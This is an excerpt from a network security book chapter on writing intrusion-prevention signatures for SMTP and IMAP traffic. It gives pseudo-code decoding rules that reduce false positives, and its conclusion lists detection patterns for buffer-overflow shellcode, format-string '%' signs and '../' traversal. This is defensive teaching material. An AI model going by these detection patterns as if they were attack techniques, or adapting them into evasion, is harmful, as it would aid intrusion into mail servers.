Decoding the SMTP stream is required to prevent false positives for SMTP traffic. The SMTP traffic can be divided into three sections, command region, header region, and body of the email. The command region of the SMTP traffic starts from HELO (or EHLO command in the case of ESMTP traffic).

Data in SMTP traffic is the portion of traffic, which follows the DATA command. DATA comprises both the header and the body of an email. The mail data is terminated by a line containing only a period that is the character sequence "<CRLF>.<CRLF>". Data in itself can be divided into two parts, header and the body of an email. Header is separated from the body of an email by \n\n or \r\n\r\n or \n\r\n.

In Figure 19.0 the decoding algorithm for SMTP traffic is explained in the form of flow chart. In the algorithm, Variable 'a' is a variable, which can be accessed by all the signatures on the SMTP stream, and it can have different values. The value of variable a can ensure that the exploit- or the vulnerability-specific signatures can operate either on the header or on the body of an email. When the value of variable is 1, it indicates that the current stream on port 25 are commands of SMTP. A value of 2 indicates that the current stream is the header of the SMTP traffic, and a value of 3 indicates that the current stream comprises DATA of the SMTP traffic.

Figure 19.0 shows the decoding algorithm for SMTP Traffic in the form of flow chart. The modified version of the rule is as shown in Figure 1.0. The value of the variable will ensure that the rule will be triggered only inside the header or in the arguments of a command of an email.
Other vulnerability and exploit specific signatures can make use of the value of the variable to identify the region of the SMTP traffic where they should operate. For example, the modified version of the vulnerability specific rule shown in figure 17.0 to prevent false positives will be as shown in figure 20.0

```
If the variable (a = = 2)
{
If (pattern = =”To”) then start counting the arguments of “To”
 {  If (Counter = = 200); drop the connection
       else If the (pattern=”\n”) is encountered
    clear the counter
  }
}
```

.

Figure 20.0 showing the modified version of rule to prevent false positives**.**

The decoding algorithm shown in figure 18.0 which sets the value of variable a can be a separate signature or the algorithm can consist of hard codes in the kernel. However, it has to be ensured that the decoding algorithm has access to incoming traffic first when compared to other vulnerability and exploit specific rules operating on port 25. The value of variable should be set only by the SMTP decoding rules, however all the other exploit and vulnerability signatures for SMTP traffic can read it. For further discussions about false positive in SMTP traffic, readers are also encouraged to read http://www.securityfocus.com/archive/96/472752/30/0/threaded



Figure 19.0 Decoding algorithm for SMTP traffic

2.5.2 False Positive in IMAP Traffic

If the rules to prevent vulnerability in IMAP like SMTP traffic are not written properly, they will trigger to false positives. Explaining it with an example, figure

21.0 shows the instance of an IMAP APPEND command, for which the arguments is data. So the exploit and vulnerability specific signature on port 143 will have access to both commands and data in the incoming stream.

```
C: A003 APPEND saved-messages (\Seen) {314}
S: + Ready for literal data
C: Date: Mon, 7 Feb 1994 21:52:25 -0800 (PST)
C: From: Fred Foobar <foobar@Blurdybloop.COM>
C: Subject: afternoon meeting list
C: To: mooch@owatagu.siam.edu
C: Message-Id: <B27397-0100000@Blurdybloop.COM>
C: MIME-Version: 1.0
C: Content-Type: TEXT/PLAIN; CHARSET=US-ASCII
C:
C: Hello Joe, do you think we can meet at 3:30 tomorrow?
C:
S: A003 OK APPEND completed
```

Figure 21.0 showing the instance of an IMAP command

If a vulnerability monitors the argument length of an IMAP "list" command and restricts the argument length to around 20 characters, then the signature to prevent the vulnerability will be as shown in figure 22.0

```
If pat = "LIST" start byte_count of arguments
if byte_count = = 20 drop the connection.;
```

Figure 22.0 Signature to prevent vulnerability in List command.

However, it can be noticed that the IMAP rules to prevent vulnerability can be activated if the IMAP command appears in the argument of some other IMAP command. For example, as shown in figure 2.0 the IMAP command "list" appears in the argument of the IMAP command "Append". So the signature shown in figure 21.0 is activated and will drop the connection resulting in a false positive.

To prevent such a false positive, a decoding signature is required. The IMAP decoding signature shown in the figure 22.0 sets the value of variable a. The value of variable a decides if the current incoming stream is data or the arguments of a command.

As discussed earlier, the arguments of IMAP commands can appear in multiple lines. The number of bytes in the argument of an IMAP command appears inside {}. For example,

A003 **APPEND** saved-messages (\Seen) {314} means the argument of APPEND command will have 314 bytes.



Figure 23.0 Flow chart showing the decoding Signature for IMAP.

The decoding rule shown in figure 23.0 will first set the value of the global variable to be 0, check if the incoming stream command is an IMAP command, and will then read the value of the number of arguments of an IMAP command.

When the decoding rule encounters "}\n" in the incoming stream, it will set the value of the global variable to 1. Occurrence of "}\n" in the incoming stream denotes that the bytes following the pattern are the arguments of command. The de-

coding rule besides setting the value of variable to 1, after encountering "}\n", will also start a counter which resets the value of variable to 0 when it has encountered M bytes in the argument of command. For IMAP, the exploit or the vulnerability specific signatures must first check the value of the variable. The signature should be activated only if the value of the variable a = 0. So the IMAP rules should be written according to the following pusedo code.

```
If variable a = 0 and pattern = "IMAP Command"
then activate the vulnerability/exploit prevention rules
```

However it should be noted that this method of preventing false positives will only work in the following condition:

- Decoding rules shown in figure 22.0 will first parse the incoming traffic at port 143 for IMAP. All the other vulnerability and exploit prevention rules will parse the traffic once the decoding rule has parsed the traffic.

- Variable a (used in figure 22.0) for a port must be visible to all the vulnerability and exploit specific rules, which are active for that port only. The values of global variables can be set only by the decoding IMAP rules and these values can be read by all the other vulnerability and exploit specific rules.

2.6 Conclusion

Mail protocol comprises SMTP, POP and IMAP traffic. Some of the commonly found vulnerabilities in mail traffic are buffer overflow attacks, format string vulnerability and directory traversal attacks. Buffer overflow attacks can lead to remote code execution on mail servers. Signatures to prevent the buffer overflow attacks should restrict the argument length of commands and should check for the occurrence of NOOP and shell codes in the argument of commands. Format string vulnerability can result in format string read attack, format string writes attack and format string denial of service attacks. To prevent format string vulnerability, the detection device must monitor the argument of the command for the occurrence of the % sign. For directory traversal attacks in IMAP traffic, arguments of IMAP commands must be monitored for the occurrence of the " ../ ". SMTP and IMAP signatures can be prone to false positives if the signatures only monitor the argument of commands. Decoding signatures, which set the value of the variable, have been explained. Based on the value of the variable, exploit and vulnerability specific signature can be activated to reduce the chances of false positives.

http://www.springer.com/978-0-387-74389-9

Vulnerability Analysis and Defense for the Internet
Singh, A. (Ed.)
2008, XVI, 254 p., Hardcover
ISBN: 978-0-387-74389-9